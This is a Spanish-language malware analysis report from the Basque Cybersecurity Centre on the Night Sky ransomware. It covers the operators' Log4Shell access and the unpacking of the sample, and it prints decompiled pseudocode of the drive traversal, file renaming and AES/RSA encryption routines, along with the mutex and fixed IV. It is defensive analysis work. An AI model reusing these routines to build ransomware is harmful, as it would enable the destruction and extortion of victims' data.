Night Sky Ransomware

BCSC-MALWARE-NIGHTSKY

TLP:WHITE

www.basquecybersecurity.eus

Febrero 2022

TABLA DE CONTENIDO

Cláusula de exención de responsabilidad

El presente documento se proporciona con el objeto de divulgar las alertas que el BCSC considera necesarias en favor de la seguridad de las organizaciones y de la ciudadanía interesada. En ningún caso el BCSC puede ser considerado responsable de posibles daños que, de forma directa o indirecta, de manera fortuita o extraordinaria pueda ocasionar el uso de la información revelada, así como de las tecnologías a las que se haga referencia tanto de la web de BCSC como de información externa a la que se acceda mediante enlaces a páginas webs externas, a redes sociales, a productos de software o a cualquier otra información que pueda aparecer en la alerta o en la web de BCSC. En todo caso, los contenidos de la alerta y las contestaciones que pudieran darse a través de los diferentes correos electrónicos son opiniones y recomendaciones acorde a los términos aquí recogidos no pudiendo derivarse efecto jurídico vinculante derivado de la información comunicada.

Cláusula de prohibición de venta

Queda terminantemente prohibida la venta u obtención de cualquier beneficio económico, sin perjuicio de la posibilidad de copia, distribución, difusión o divulgación del presente documento.

SOBRE EL BCSC

El Centro Vasco de Ciberseguridad (Basque Cybersecurity Centre, BCSC) es la entidad designada por el Gobierno Vasco para elevar el nivel de madurez de la ciberseguridad en Euskadi.

Es una iniciativa transversal que se enmarca en la Agencia Vasca de Desarrollo Empresarial (SPRI), sociedad dependiente del Departamento de Desarrollo Económico, Sostenibilidad y Medio Ambiente del Gobierno Vasco. Así mismo, involucra a otros tres Departamentos del Gobierno Vasco: el de Seguridad, el de Gobernanza Pública y Autogobierno, y el de Educación, y a cuatro agentes de la Red Vasca de Ciencia, Tecnología e Innovación: Tecnalia, Vicomtech, Ikerlan y BCAM.

El BCSC es la entidad de referencia para el desarrollo de la ciberseguridad y de la confianza digital de ciudadanos, empresas e instituciones públicas en Euskadi, especialmente para los sectores estratégicos de la economía de la región.

La misión del BCSC es por tanto promover y desarrollar la ciberseguridad en la sociedad vasca, dinamizar la actividad empresarial de Euskadi y posibilitar la creación de un sector profesional que sea referente. En este contexto se impulsa la ejecución de proyectos de colaboración entre actores complementarios en los ámbitos de innovación tecnológica, investigación y transferencia tecnológica a la industria de fabricación avanzada y otros sectores.

Así mismo, ofrece diferentes servicios en su rol como Equipo de Repuesta a Incidentes (en adelante CERT, por sus siglas en inglés “Computer Emergency Response Team”) y trabaja en el ámbito de la Comunidad Autónoma del País Vasco para aumentar la capacidad de detección y alerta temprana de nuevas amenazas, la respuesta y análisis de incidentes de seguridad de la información, y el diseño de medidas preventivas para atender a las necesidades de la sociedad vasca. Con el fin de alcanzar estos objetivos forma parte de diferentes iniciativas orientadas a la gestión de incidentes de ciberseguridad:

1. RESUMEN EJECUTIVO

Night Sky es una familia de ransomware descubierta a principios de 2022 por el grupo MalwareHunterTeam. Se trata de una evolución de la familia Rook, actualizada y empaquetada con el software de protección VMProtect.

Según indican investigaciones de Microsoft, los operadores de esta familia de malware, denominados como DEV-0401, son de origen chino. Al igual que otros operadores de ransomware, el grupo DEV-0401 estaría tratando de llevar a cabo un modelo de doble extorsión. Siguiendo este modelo, además de reclamar una suma de dinero en criptomonedas a cambio de descifrar la información, amenazan con filtrar los datos que han robado o venderlos al mejor postor si las víctimas se niegan a pagar.

Entre otras técnicas, este grupo estaría explotando la vulnerabilidad del software Log4j conocida como log4shell, identificada con el CVE-2021-44228, para conseguir acceso a la red de sus víctimas y terminar desplegando el ransomware Night Sky. El proceso de intrusión es llevado a cabo por operadores humanos. El ransomware no posee capacidades de extenderse por sí solo en la red comprometida.

Como peculiaridad de esta familia de malware, destaca el uso de librerías criptográficas de terceros para llevar a cabo el cifrado. De esta forma evitan hacer uso directo de las API de Windows para criptografía, las cuales suelen ser vigiladas en detalle por parte de las aplicaciones de seguridad.

En el momento del análisis, tanto el sitio habilitado por los atacantes para dar soporte a las víctimas vía chat, como el sitio en la red TOR para anunciar los datos que han sido capaces de robar y, por tanto, dar a conocer de forma pública a sus víctimas, se encuentran caídos.

2. ANÁLISIS TÉCNICO

2.1. Flujo de infección

Teniendo en cuenta la forma en que se han realizado los ataques con este malware, el flujo de infección que termina derivando en la detonación del ransomware puede variar de unos casos a otros.

El ransomware no posee capacidades de extenderse por sí mismo en la red comprometida, por lo que el proceso de compromiso inicial es llevado a cabo por operadores humanos. Por tanto, deben tenerse en cuenta todas las opciones que puedan terminar derivando en una ejecución de código malicioso, como la explotación de vulnerabilidades, el envío de correos con adjuntos maliciosos o el uso de exploit kits. No obstante, conviene remarcar que, según indican los investigadores del grupo de inteligencia de Microsoft, los actores a cargo de las operaciones de esta familia de ransomware estarían haciendo uso de exploits para la vulnerabilidad del software Log4j, conocida como log4shell e identificada con el CVE-2021-44228, para conseguir acceso a la red de sus víctimas y terminar desplegando el ransomware Night Sky.


Una vez comprometida la red, los atacantes recopilan credenciales e información sobre la víctima hasta que deciden ejecutar el malware que cifra la información. Al igual que otros operadores de ransomware, el grupo DEV-0401 estaría tratando de llevar a cabo un modelo de doble extorsión. Siguiendo este modelo, además de reclamar una suma de dinero en criptomonedas a cambio de descifrar la información, amenazan con filtrar los datos que han robado o venderlos al mejor postor si las víctimas se niegan a pagar.

2.2. Análisis técnico

Hasta el momento del análisis, la única muestra que se ha compartido de esta nueva versión del *ransomware Rook* llamada *Night Sky* viene protegida con el software *VMProtect*.

Este software, según indican sus desarrolladores, permite proteger el código de los programas ejecutándolos en una máquina virtual con una arquitectura no estándar, lo que hace que sea extremadamente difícil analizar y descifrar el software. El hash SHA256 de la muestra analizada es:

8c1a72991fb04dc3a8cf89605fb85150ef0e742472a0c58b8fa942a1f04877b0



Se trata de un ejecutable para plataformas Windows programado en el lenguaje C++ y compilado para arquitecturas de 64bits.


2.1.1. Desempaquetado - *VMProtect*

Como se ha comentado anteriormente, la muestra analizada de *Night Sky* viene empaquetada con el software *VMProtect*. Uno de los ámbitos de uso más extendidos de este software de protección es el mundo de los videojuegos y, normalmente, cuando es configurado correctamente, resulta tremendamente complicado acceder al código original del programa debido a la implementación de una máquina virtual para emular código no estándar que encapsula y transforma las instrucciones originales del programa.


Debido a este hecho, también es común encontrarse con *malware* empaquetado y protegido con este software. Normalmente, con versiones pirata del mismo, dado que se trata de un software comercial.

Este software posee una gran cantidad de opciones de personalización y, conviene resaltar que, para aplicar virtualización de código, es necesario

indicarle las direcciones donde se encuentran las funciones que se desean virtualizar y, por tanto, proteger. Por defecto, la única función que es virtualizada es el *entry point* del programa.




Además, incluye su propio empaquetado y protecciones como las de ofuscar las llamadas a las API de Windows utilizadas por el programa.



En este caso, todo parece indicar que los actores detrás de *Night Sky* no tuvieron cuidado de proteger las funciones de su código. Esto se observa depurando el *malware* al colocar un punto de interrupción en una API comúnmente utilizada por el *ransomware* como *MoveFileExW*, volver al código donde ha sido llamada y observar código ensamblador que tiene sentido.

Tras depurar paso a paso el programa, se localiza una sección cercana al *entry point* original. Antes de que comience a realizarse la funcionalidad principal y se llame a la función *Main*, se utiliza el software *vmpdump* para volcar el programa desempaquetado y reconstruir la tabla de importaciones.




Gracias a esto, se obtiene un nuevo binario que es posible analizar de forma estática.

2.1.2. Librería criptográfica *Mbed TLS*


Una de las principales características que destaca de esta muestra es su gran tamaño: algo más de 9MB una vez desempaquetado. Usualmente, esto puede

deberse a la presencia de alguna librería que ha sido compilada de forma estática para ser llamada desde el código.


Mediante el uso de la utilidad Lumina de IDA Pro, se cargan en la base de datos los nombres y metadatos de funciones ya conocidas que se encuentran en esta muestra y, gracias a ello, se puede identificar la presencia de la librería Mbed TLS en el código.




Para tratar de identificar el mayor número de funciones asociadas a esta librería presentes en el código y así, poder centrar los esfuerzos en las funciones realmente programadas por los creadores, se procede a aplicar firmas FLIRT generadas a partir de la compilación de la librería y uso de la herramienta Flair de IDA.



Una vez generadas estas firmas, se copian a la ruta de instalación de IDA y es posible añadirlas a la base de datos sobre la que se esté trabajando. En este caso, las firmas añadidas coinciden con 169 funciones que ahora ya aparecen renombradas.




Para contar con los tipos de datos y estructuras de esta librería, se añaden los tipos a partir de los ficheros .pdb generados durante la compilación de la misma.



Gracias a esto y, a las funciones importadas por Lumina, la tarea de *reversing* se facilita enormemente.

2.1.3. Rutina principal del *ransomware*

La rutina principal del *ransomware* ha sido renombrada como "*main*" por Lumina. Accediendo a ella, se puede analizar la secuencia de acciones que realiza el *ransomware*.




En esta función se lleva a cabo toda la funcionalidad principal del *malware*. Dado que el proceso de cifrado es una terea relativamente lenta, *Night Sky* implementa una lógica basada en semáforos e hilos que permite distribuir la carga entre los diferentes núcleos del procesador del equipo.

Destacar que, para comprobar si otra instancia del *ransomware* se encuentra en ejecución, *Night Sky* hace uso de un *Mutex* que se encuentra escrito en el propio código: "*tset123155465463213*"

2.1.4. Proceso de cifrado

La primera acción criptográfica que realiza *Night Sky* es generar una clave pública y privada RSA2048 para la víctima mediante la función *setPRNG_generate_VictimRSAKeys_encryptVictimPrivateKEY*. La parte pública de esta clave es utilizada más adelante para cifrar la clave de cifrado AES de

cada fichero, mientras que la clave privada es cifrada con la clave pública de los atacantes, que se encuentra embebida en el código.



Este cifrado de la clave privada de la víctima es procesado en un bucle por cada 200 bytes.

Night Sky sigue la misma lógica que la mayoría del *ransomware* a la hora de cifrar: obtiene el listado de unidades lógicas conectadas al equipo y, desde a letra “A” a la “Z” comienza a recorrer de forma recursiva sus directorios.

```
if ( number_of_processors_half )
{
  v13 = v11;
  v14 = number_of_processors_half;
  do
  {
    *(v13 + v10 - v11) = CreateThread(0i64, 0i64, child_process_file_and_dir, 1, 0, 0i64);
    *v13++ = CreateThread(0i64, 0i64, child_process_file_and_dir, 0i64, 0, 0i64);
    --v14;
  }
  while ( v14 );
}
if ( !OpenMutexA(0x1F0001u, 0, "tset123155465463213") )
{
  CreateMutexA(0i64, 0, "tset123155465463213");
  logicalDrives = GetLogicalDrives();
  if ( logicalDrives )
  {
    k = 'A';
    do
    {
      if ( (logicalDrives & 1) != 0 )
      {
        do
        {
          v17 = RtlAllocateHeap(hHeap, 8u, 0x4Eui64);
          pathName = v17;
        }
        while ( !v17 );
        lstrcpyW(v17, L"\\\\?\\");
        lstrcpyW(pathName + 5, L":");
        pathName[4] = k;
        driveType = GetDriveTypeW(pathName);
        if ( (driveType & 0xFFFFFFFA) != DRIVE_UNKNOWN || driveType == DRIVE_NO_ROOT_DIR )
          recursive_traverse(pathName);
        HeapFree(hHeap, 0, pathName);
      }
      logicalDrives >>= 1;
      ++k;
    }
    while ( k <= 'Z' );
  }
}
```

Para cada fichero encontrado, gracias a la lógica de semáforos implementada, la función *child_process_file_and_dir* se encarga de llamar a la función *encrypt_file* que lleva a cabo el cifrado del fichero.

Aquí se renombra el fichero para añadirle la extensión “.nightsky” y se procede a abrirlo para acceder a su contenido.

```
48  v2 = 2i64 * (lstrlenW(lpString) + 10);
49  do
50  {
51    v3 = RtlAllocateHeap(hHeap, 8u, v2 + 64);
52    v4 = v3;
53  }
54  while ( !v3 );
55  lstrcpyW(v3, lpString);
56  lstrcatW(v4, L".nightsky");
57  result = MoveFileExW(lpString, v4, 9u);
58  if ( result )
59  {
60    FileW = CreateFileW(v4, 0xC0000000, 0, 0i64, 3u, 0x8000000u, 0i64);
61    HeapFree(hHeap, 0, v4);
62    Aes_key = 0i64;
63    result = memset(&filesize, 0, 0xA10ui64);
```

Esta función hace uso del módulo *random* de la librería *Mbed TLS* para generar una clave AES de 16 caracteres única para cada fichero. Esta clave es utilizada para cifrar el fichero, tras lo cual es cifrada con la clave pública RSA2048 calculada al inicio de la ejecución y guardada en la estructura que es añadida al final del fichero.

```
LABEL_19:
  CTR_DRBG_gen_random(p_rng, &Aes_key, 16ui64);
  GetFileSizeEx(FileW, &filesize);
  if ( filesize )
  {
    v13 = mbedtls_rsa_context->padding;
    if ( v13 )
    {
      if ( v13 == 1 )
        mbedtls_rsa_rsaes_oaep_encrypt(
          mbedtls_rsa_context,
          Wrapped_CTR_DRBG_gen_random,
          p_rng,
          v12,
          dwCreationDisposition,
          dwFlagsAndAttributes,
          16ui64,
          &Aes_key,
          encrypted_aeskey_with_victim_publicRSA);
    }
    else
    {
      mbedtls_rsa_rsaes_pkcs1_v15_encrypt(
        mbedtls_rsa_context,
        Wrapped_CTR_DRBG_gen_random,
        p_rng,
        v12,
        16ui64,
        &Aes_key,
        encrypted_aeskey_with_victim_publicRSA);
    }
    v27 = 0;
    do
    {
      v38[v27] = *(&TAsPublic_encrypted_victim_RSAprivateKEY + v27);
      ++v27;
    }
    while ( v27 < 2304 );
    do
      File_buff2encrypt = RtlAllocateHeap(hHeap, 8u, 0x80040ui64);
    while ( !File_buff2encrypt );
    filesize_1 = filesize;
    j = 0i64;
    v17.QuadPart = 0i64;
```

Una vez creada la clave, *Night Sky* procede a cifrar el contenido del fichero. Para ello utiliza el modo AES128 CBC con un vector de inicialización fijo. El algoritmo cifrará no más de 524288*3 bytes (1,57MB).

```
    if ( *&filesize / 524288i64 )
    {
      while ( 1 )
      {
        ReadFile(FileW, File_buff2encrypt, 524288u, &NumberOfBytesRead, 0i64);
        wrap_Encrypt_aes_cbc(&Aes_key, File_buff2encrypt, 524288);
        SetFilePointerEx(FileW, v17, 0i64, 0);
        WriteFile(FileW, File_buff2encrypt, 524288u, &NumberOfBytesWritten, 0i64);
        v17.QuadPart += 0x80000i64;
        v19 = ++v36;
        if ( j == 2 )
          break;
        if ( ++j >= size_block_count )
        {
          filesize_1 = filesize;
          goto LABEL_33;
        }
      }
    }
    else
    {
      v19 = v36;
LABEL_33:
      v36 = v19 + 1;
      v20 = 16 * (*&filesize_1 % 524288i64 / 16);
      v21 = *&filesize_1 % 524288i64 % 16;
      num_bytes_to_read = v20 + 16;
      if ( !v21 )
        num_bytes_to_read = 16 * (*&filesize_1 % 524288i64 / 16);
      ReadFile(FileW, File_buff2encrypt, num_bytes_to_read, &NumberOfBytesRead, 0i64);
      num_bytes_to_read_1 = v20 + 16;
      if ( !v21 )
        num_bytes_to_read_1 = v20;
      wrap_Encrypt_aes_cbc(&Aes_key, File_buff2encrypt, num_bytes_to_read_1);
      SetFilePointerEx(FileW, v17, 0i64, 0);
      if ( v21 )
        v20 += 16;
      WriteFile(FileW, File_buff2encrypt, v20, &NumberOfBytesWritten, 0i64);
    }
    SetFilePointerEx(FileW, 0i64, 0i64, 2u);
    WriteFile(FileW, &filesize, 0xA10u, &NumberOfBytesWritten, 0i64);
    HeapFree(hHeap, 0, File_buff2encrypt);
    result = CloseHandle(FileW);
  }
  else
  {
    result = CloseHandle(FileW);
  }
}
```

El vector de inicialización IV utilizado en el cifrado AES se encuentra embebido dentro de una función: 04030201040302010403020104030201.

